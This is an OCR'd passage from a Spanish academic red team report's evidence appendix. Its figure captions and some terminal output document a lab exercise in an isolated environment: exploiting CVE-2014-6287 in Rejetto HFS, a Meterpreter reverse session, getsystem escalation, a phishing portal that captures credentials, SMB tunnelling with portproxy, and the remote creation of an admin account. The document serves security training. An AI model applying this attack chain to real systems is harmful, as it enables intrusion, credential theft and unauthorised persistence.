
Figura 30

Payload Malicioso Generado

Nota. Payload generado para establecer conexión reversa tras la explotación inicial de HFS, utilizado con fines de persistencia y movimiento lateral. Elaboración propia

Figura 31

Ejecución del payload en Host A



Nota. Ejecución del payload en HOST A que establece sesión reversa con el atacante.Fuente: Elaboración propia

Figura 32


Información del sistema sysinfo

```
(Meterpreter 1)(C:\Users\usuario\Desktop) > sysinfo
Computer        : PC202006
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_CO
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```

Nota. Información del sistema obtenida mediante el comando sysinfo en Meterpreter.

Figura 33


Escalación de Privilegios Getsystem



Nota. Escalación de privilegios a nivel SYSTEM usando la técnica de impersonación mediante getsystem. Elaboración propia

Figura 34


Captura de pantalla screenshot



Nota. Captura de pantalla del sistema comprometido mediante el comando screenshot. Elaboración propia

Figura 35

Múltiples interfaces ipconfig Host A



Nota. Configuración de red del HOST A mostrando múltiples interfaces (ipconfig).

G.2.2 Técnicas de phishing y obtención de credenciales


Figura 36

Portal de Phishing

Nota. Portal de phishing simulado que replica el sitio de SecureNova Labs en el Host B. Elaboración propia

Figura 37

Acceso página web fraudulenta




Nota. Información obtenida del acceso del usuario a la página web fraudulenta desde Host B.

Elaboración propia

Figura 38

Credenciales Capturadas




Nota. Credenciales capturadas registradas en el servidor de phishing maquina atacante Parrot-Linux. Elaboración propia

G.2.3 Movimiento lateral y persistencia

Figura 39


Configuración de Redirección de Puertos



Nota. Configuración de redirección de puertos (portproxy) para tunelizar tráfico SMB hacia Host B. Elaboración propia

Figura 40


Verificación de Reglas De Portproxy Activas en Host A



Nota. Elaboración propia

Figura 41

Prueba de Conectividad Básica




Nota. Prueba de conectividad básica mediante ping desde Host A hacia Host B.

Elaboración propia

Figura 42

Establecimiento de Conexión



Nota. Establecimiento de conexión autenticada con el recurso compartido IPC$ de HOST B usando credenciales capturadas. Elaboración propia

Figura 43

Conexiones Activas de Red y Recursos Compartidos


```
C:\Windows\system32>net use
net use
Se registrar  las nuevas conexiones.


Estado       Local     Remoto                    Red

-------------------------------------------------------------------------------
Conectado    Y:        \\10.0.3.16\Users         Microsoft Windows Network
Conectado              \\10.0.3.16\IPC$          Microsoft Windows Network
Se ha completado el comando correctamente.
```

Nota. Conexiones activas de red y recursos compartidos mapeados desde Host A hacia Host B.

Elaboración propia

Figura 44

Recursos Compartidos Visibles




Nota. Recursos compartidos visibles en Host A, a través del Explorador de Windows.

Elaboración propia

Figura 45

Información de Recursos Compartidos



Nota. Información de recursos compartidos en HOST B enumerada desde la línea de comandos. Elaboración propia

Figura 46


Visualización de Recursos Compartidos

```
C:\Windows\system32>dir Y:\
dir Y:\
 El volumen de la unidad Y no tiene etiqueta.
 El n◆mero de serie del volumen es: 6463-58CD

 Directorio de Y:\

15/11/2025  07:03 p.m.    <DIR>          .
15/11/2025  07:03 p.m.    <DIR>          ..
15/11/2025  07:02 p.m.               184 crear_usuario_final.bat
15/11/2025  07:03 p.m.               193 elevar.vbs
15/11/2025  07:00 p.m.               348 evidencia_redteam.txt
12/04/2011  04:10 a.m.    <DIR>          Public
27/06/2020  12:09 a.m.    <DIR>          semi
26/06/2020  11:05 p.m.    <DIR>          usuario
               3 archivos            725 bytes
               5 dirs  37.744.979.968 bytes libres

C:\Windows\system32>
```

Nota. Visualización de recursos compartidos de Host B desde el Shell de Parrot OS mediante montaje SMB. Elaboración propia

Figura 47

Uso de Service Controller




Nota. Uso de Service Controller (SC) para gestión remota de servicios Windows.

Elaboración propia

Figura 48

Creación Exitosa de Usuario



Nota. Creación exitosa de usuario administrativo "william_jimenez" en HOST B mediante ejecución remota de servicios. Elaboración propia

G.3 Notas técnicas sobre las evidencias

1. **Autenticidad:** Todas las capturas fueron tomadas durante la ejecución controlada del ejercicio en entorno de laboratorio aislado.
2. **Contexto ético:** El ejercicio se realizó con fines académicos, en sistemas propios y sin afectar terceros.

3. **Reproducibilidad:** Los comandos y técnicas documentados pueden replicarse en entornos controlados con autorización explícita.
4. **Confidencialidad:** Las direcciones IP y nombres de usuario mostrados corresponden a la red de laboratorio y no a sistemas en producción.

Tabla 6

Referencia cruzada de Figuras con el Informe Principal

Figura	Sección de referencia	Contenido de la Imagen

1	Ejercicio Red Team: Compromiso inicial	Sesión Meterpreter establecida tras explotación de CVE-2014-6287 en Rejetto HFS 2.3
2	Ejercicio Red Team: Movimiento lateral	Configuración de redirección de puertos (portproxy) en HOST A
3	Ejercicio Red Team: Movimiento lateral	Conexión autenticada con IPC$ de HOST B usando credenciales capturadas
4-20	Fundamentos técnicos y configuración del entorno	Configuración de máquinas virtuales, red y pruebas de conectividad inicial
21-38	Ejercicio Red Team: Compromiso inicial	Sesión Meterpreter, extracción de hashes, escalación de privilegios y reconocimiento interno
39-41		

	Ejercicio Red Team: Técnicas de phishing	Portal web fraudulento, captura de credenciales y evidencia de ingeniería social
42-48		
	Ejercicio Red Team: Movimiento lateral y persistencia	Configuración de portproxy, acceso a recursos compartidos y creación de usuarios remotos

Nota. Todas las imágenes corresponden a evidencias capturadas durante la ejecución controlada del ejercicio en el entorno de laboratorio aislado. Fuente: Elaboración propia